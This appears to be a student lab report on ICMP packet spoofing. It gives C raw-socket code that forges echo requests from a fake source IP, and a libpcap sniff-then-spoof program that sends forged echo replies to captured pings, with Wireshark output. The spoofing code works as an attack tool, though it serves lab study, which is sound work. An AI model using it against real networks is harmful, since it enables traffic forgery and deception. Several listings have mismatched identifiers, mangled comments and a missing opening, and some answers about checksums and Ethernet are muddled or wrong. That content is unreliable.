44.     if (inet_pton (AF_INET, DESTINATION_IP, &(iphdr.ip_dst)) <= 0)
45.     {
46.         fprintf (stderr, "inet_pton() failed for destination-ip with er-
ror: %d" , errno );
47.         return -1;
48.     }
49.     iphdr.ip_sum = 0;
50.     iphdr.ip_sum = calculate_checksum((unsigned short *) &iphdr, IP4_HDRLEN);
51.     icmphdr.icmp_type = ICMP_ECHO;
52.     icmphdr.icmp_code = 0;
53.     icmphdr.icmp_id = 18;
54.     icmphdr.icmp_seq = 0;
55.     icmphdr.icmp_cksum = 0;
56.     char packet[IP_MAXPACKET];
57.     memcpy (packet, &iphdr, IP4_HDRLEN);

```

```

1.  memcpy ((packet + ip4_hdrlen), &icmphdr, icmp_hdrlen);
2.  memcpy (packet + ip4_hdrlen + icmp_hdrlen, data, datalen);
3.  icmphdr.icmp_cksum = calculate_checksum((unsigned short *) (packet + ip4_hdrlen),
4.  icmp_hdrlen + datalen);
5.  memcpy ((packet + ip4_hdrlen), &icmphdr, icmp_hdrlen);
6.  struct sockaddr_in dest_in;
7.  memset (&dest_in, 0, sizeof (struct sockaddr_in));
8.  dest_in.sin_family = AF_INET;
9.  dest_in.sin_addr.s_addr = iphdr.ip_dst.s_addr;
10. int sock = -1;
11. if ((sock = socket (AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
12. {
13.     fprintf (stderr, "socket() failed with error: %d" , errno );
14.     fprintf (stderr, "To create a raw socket, the process needs to be run by Ad-
min/root user.\n\n");
15.     return -1;
16. }
17. const int flagOne = 1;
18. if (setsockopt (sock, IPPROTO_IP, IP_HDRINCL, &flagOne, sizeof (flagOne)) == -1){
19.     fprintf (stderr, "setsockopt() failed with error: %d" , errno);
20.     return -1;
21. }
22.
23. if (sendto (sock, packet, IP4_HDRLEN + ICMP_HDRLEN + datalen, 0, (struct sock-
addr *) &dest_in, sizeof (dest_in)) == -1){
24.     fprintf (stderr, "sendto() failed with error: %d" , errno);
25.     return -1;
26. }
27. printf("send ICMP packet from: %s to: %s\n", SOURCE_IP, DESTINATION_IP);
28. close(sock);
29. return 0;
30. }
31.
32. unsigned short calculate_checksum(unsigned short * address, int len)
33. {
34.     int nleft = len;
35.     int sum = 0;
36.     unsigned short * w = address;
37.     unsigned short answer = 0;
38.
39.     while (nleft > 1){
40.         sum += *w++;
41.         nleft -= 2;
42.     }
43.
44.     if (nleft == 1){
45.         *((unsigned char *)&answer) = *((unsigned char *)w);
46.         sum += answer; }
47.
48.     // add back carry outs from top 16 bits to low 16 bits
49.     sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
50.     sum += (sum >> 16);                // add carry
51.     answer = ~sum;                     // truncate to 16 bits
52.
53.     return answer;
54. }

```



In this code we forged an ICMP echo request packet on behalf of another machine (i.e. using another machine's IP address as its source IP address). In the pictures we can see that the spoofing was successful because we can see an echo reply coming back from that remote machine.

Our real hostname is 10.0.2.5, but it is possible to see that we faked the packet source IP to be 10.0.2.4.

## 2.2.B Questions:

**Question 4:** can you set the IP packet length field to arbitrary value, regardless of how big the actual packet is?

Yes, we can set the packet length field to an arbitrary value. When sending a packet larger than its actual size, the additional data in the payload is a chunk of zeroes. In Wireshark we can see the packet size has been corrected to the true size of the packet.

**Question 5: Using the raw socket programming, do you have to calculate the checksum for the IP header?**

Checksum is a simple error detection mechanism to determine the integrity of the data transmitted over a network.

We do not have to calculate the checksum for the IP header because generally the system automatically fills the checksum of the entire packet. Internet routers direct millions of packets per second and calculating the checksum over the entire content would slow down the packet processing.

Ethernet packets have no checksum. They do have a source/dest mac addr, followed by 2 bytes of packet type id, followed by data. No checksum.

If the data contains IP header, yes there is a checksum inside the IP header but you are capturing raw ethernet, not IP, so you have to handle any checksumming in the data that is required.

**Question 6: Why do we need root privileges when we use raw sockets?**

Root permissions are required for security reasons because a program that uses raw socket can gain access to all other transferring of packets on the same interface.

Without root permission, when sending out packets, the system will fill the fields of the headers by itself and will not allow the user to change arbitrary fields such as IP src, dest and so on. However, if one is to gain access to root privileges then he may set any field he wants and design the packet to his liking. This is something that is essential for packet spoofing. If we try to run our spoof program without root privileges, then it will fail while trying to open up the raw socket, which allows us to transmit out “spoofed” packets into the network. It will fail because the raw sockets demand root access, same as creating fake packets.

## 2.3 Sniff and then Spoof:

```

1. # include <pcap.h>
2. # include <stdio.h>
3. # include <arpa/inet.h>
4. # include <string.h>
5. # include <unistd.h>
6. # include <sys/socket.h>
7. # include <netinet/in.h>
8. # include <netinet/ip.h>
9. # include <netinet/ip_icmp.h>
10. # include <errno.h>
11.
12. # define IP4_HDRLEN 20
13. # define ICMP_HDRLEN 8
14.
15.
16. unsigned short calculate_checksum(unsigned short * paddress, int len);
17.
18. / *Ethernet header * /
19. struct ethheader
20. {
21.     u_char ether_dhost[6]; / *destination host address * /
22.     u_char ether_shost[6]; / *source host address * /
23.     u_short ether_type; / *protocol type(IP, ARP, RARP, etc) * /
24. };
25.
26. / *IP Header * /
27. struct ipheader
28. {
29.     unsigned char iph_ihl: 4, // IP header length
30.     iph_ver: 4; // IP version
31.     unsigned char iph_tos; // Type of service
32.     unsigned short int iph_len; // IP Packet length(data + header)
33.     unsigned short int iph_ident; // Identification
34.     unsigned short int iph_flag: 3, // Fragmentation flags
35.     iph_offset: 13; // Flags offset
36.     unsigned char iph_ttl; // Time to Live
37.     unsigned char iph_protocol; // Protocol type
38.     unsigned short int iph_chksum; // IP datagram checksum
39.     struct in_addr iph_sourceip; // Source IP address
40.     struct in_addr iph_destip; // Destination IP address
41. };

```

```

1. void got_packet(u_char *args, const struct pcap_pkthdr * header, const u_char *packet) {
2.     struct ethheader * eth = (struct ethheader *)packet;
3.     if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
4.         struct ipheader * ip = (struct ipheader *)
            (packet + sizeof(struct ethheader));
5.         if (ip->iph_protocol == IPPROTO_ICMP) {
6.             printf("    Protocol: ICMP\n");
7.             printf("    From: %s\n", inet_ntoa(ip->iph_sourceip));
8.             printf("    To: %s\n", inet_ntoa(ip->iph_destip));
9.
10.            // spoofing specific target
11.
12.            if (!strcmp(inet_ntoa(ip->iph_sourceip), "10.0.2.5")) {
13.
14.                struct ip iphdr; // IPv4 header
15.                struct icmp icmphdr; // ICMP-header
16.                char data[IP_MAXPACKET] = "You have just been attacked! :)";
17.
18.                int datalen = strlen(data) + 1;
19.                iphdr.ip_v = 4;
20.                iphdr.ip_hl = IP4_HDRLLEN / 4;
21.                iphdr.ip_tos = 0;
22.                iphdr.ip_len = htons(IP4_HDRLLEN + ICMP_HDRLLEN + datalen);
23.                iphdr.ip_id = 0;
24.                int ip_flags[4];
25.                ip_flags[0] = 0;
26.                ip_flags[1] = 0;
27.                ip_flags[2] = 0;
28.                ip_flags[3] = 0;
29.
30.                iphdr.ip_off = htons((ip_flags[0] << 15) + (ip_flags[1] << 14) +
                    (ip_flags[2] << 13) + ip_flags[3]);
31.                iphdr.ip_ttl = 128;
32.                iphdr.ip_p = IPPROTO_ICMP;
33.                if (inet_pton(AF_INET, inet_ntoa(ip->iph_destip),
                    & (iphdr.ip_dst)) <= 0) {
34.                    fprintf(stderr, "inet_pton() failed for source-ip with error: %d",
                        errno);
35.                    return;
36.                }
37.
38.                if (inet_pton(AF_INET, inet_ntoa(ip->iph_sourceip),
                    & (iphdr.ip_src)) <= 0) {
39.                    fprintf(stderr, "inet_pton() failed for destination-ip with error: %d",
                        errno);
40.                    return;
41.                }
42.
43.                iphdr.ip_sum = 0;
44.                iphdr.ip_sum = calculate_checksum((unsigned short *) & iphdr,
                    IP4_HDRLLEN);
45.                icmphdr.icmp_type = ICMP_ECHOREPLY;
46.                icmphdr.icmp_code = 0;
47.                icmphdr.icmp_id = 18;
48.                icmphdr.icmp_seq = 0;
49.                icmphdr.icmp_cksum = 0;
50.
51.                char packet[IP_MAXPACKET];

```

```

52. memcpy(packet, & iphdr, IP4_HDRLEN);
53. memcpy((packet + IP4_HDRLEN), & icmp_hdr, ICMP_HDRLEN);
54. memcpy(packet + IP4_HDRLEN + ICMP_HDRLEN, data, datalen);

55. icmp_hdr.icmp_cksum =
56. calculate_checksum((unsigned short *) (packet + IP4_HDRLEN), ICMP_HDRLEN + datalen);
57. memcpy((packet + IP4_HDRLEN), & icmp_hdr, ICMP_HDRLEN);
58.
59. struct sockaddr_in dest_in;
60. memset(& dest_in, 0, sizeof(struct sockaddr_in));
61. dest_in.sin_family = AF_INET;
62. dest_in.sin_addr.s_addr = iphdr.ip_dst.s_addr;
63. int sock = -1;
64. if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1) {
65.     fprintf(stderr, "socket() failed with error: %d", errno);
66.     fprintf(stderr, "To create a raw socket, the process needs to be run by Ad
min/root user.\n\n");
67.     return;
68. }
69.
    const int flagOne = 1;
70. if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &flagOne, sizeof(flagOne)) == -1) {
71.     fprintf(stderr, "setsockopt() failed with error: %d", errno);
72.     return;
73. }
74. if (sendto(sock, packet, IP4_HDRLEN + ICMP_HDRLEN + datalen, 0,
    (struct sockaddr *) & dest_in, sizeof(dest_in)) == -1) {
75.     fprintf(stderr, "sendto() failed with error: %d", errno);
76.     return;
77. }
    close(sock);
78.     }
79.     }
80.     }
81. }


```



```

1. int main() {
2.     pcap_t * handle;
3.     char errbuf[PCAP_ERRBUF_SIZE];
4.     struct bpf_program fp;
5.     char filter_exp[] = "ip proto icmp";
6.     bpf_u_int32 net;
7.
8.     // Step 1: Open live pcap session on NIC with name enp0s3
9.     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
10.
11.    // Step 2: Compile filter_exp into BPF psuedo - code
12.    pcap_compile(handle, & fp, filter_exp, 0, net);
13.    pcap_setfilter(handle, & fp);
14.
15.    // Step 3: Capture packets
16.    pcap_loop(handle, -1, got_packet, NULL);
17.
18.    pcap_close(handle); // Close the handle
19.    return 0;
20. }
21.
22. // checksum unsigned short
23. calculate_checksum(unsigned short * paddress, int len) {
24.     int nleft = len;
25.     int sum = 0;
26.     unsigned short * w = paddress;
27.     unsigned short
28.     answer = 0;
29.
30.     while (nleft > 1) {
31.         sum += * w++;
32.         nleft -= 2;
33.     }
34.     if (nleft == 1) {
35.         * ((unsigned char * ) & answer) = * ((unsigned char * ) w);
36.         sum += answer;
37.     }
38.     // add back carry outs from top 16 bits to low 16 bits
39.     sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
40.     sum += (sum >> 16); // add carry
41.     answer = ~sum; // truncate to 16 bits
42.     return answer;
43. }

```



| No. | Time               | Source   | Destination | Protocol | Length | Info                |
|-----|--------------------|----------|-------------|----------|--------|---------------------|
| 1   | 2021-02-16 04:5... | 10.0.2.5 | 8.8.8.8     | ICMP     | 98     | Echo (ping) request |
| 2   | 2021-02-16 04:5... | 8.8.8.8  | 10.0.2.5    | ICMP     | 98     | Echo (ping) reply   |
| 4   | 2021-02-16 04:5... | 8.8.8.8  | 10.0.2.5    | ICMP     | 74     | Echo (ping) reply   |
| 9   | 2021-02-16 04:5... | 10.0.2.5 | 1.2.3.4     | ICMP     | 98     | Echo (ping) request |
| 11  | 2021-02-16 04:5... | 1.2.3.4  | 10.0.2.5    | ICMP     | 74     | Echo (ping) reply   |

In Wireshark we can see that from google (8.8.8.8) we received two echo replies. One is the original google reply and the other is our own fake echo reply response. When pinging a none-existent host on the internet, we received only 1 echo reply, which is our own. Why? because the host is not alive.

```
[02/16/21]seed@VM:~/Desktop$ sudo ./ss
Protocol: ICMP
  From: 10.0.2.5
  To: 8.8.8.8
Protocol: ICMP
  From: 8.8.8.8
  To: 10.0.2.5
Protocol: ICMP
  From: 8.8.8.8
  To: 10.0.2.5
Protocol: ICMP
  From: 10.0.2.5
  To: 1.2.3.4
Protocol: ICMP
  From: 1.2.3.4
  To: 10.0.2.5
```

This ping was sent from the host VM (IP is 10.0.2.5):

```
[02/16/21]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=66.6 ms
^C
--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 66.568/66.568/66.568/0.000 ms
[02/16/21]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

[02/16/21]seed@VM:~$ hostname -I
10.0.2.5 172.17.0.1 10.9.0.1
```

In this task we combined both of our sniffing and spoofing programs into one program. We were looking for specific packets that were being sent from the IP address 10.0.2.5 and once we recognized those Echo-Requests packets, we forged an Echo-Reply packets. In the above pictures we can see evidence to the efficiency of the program.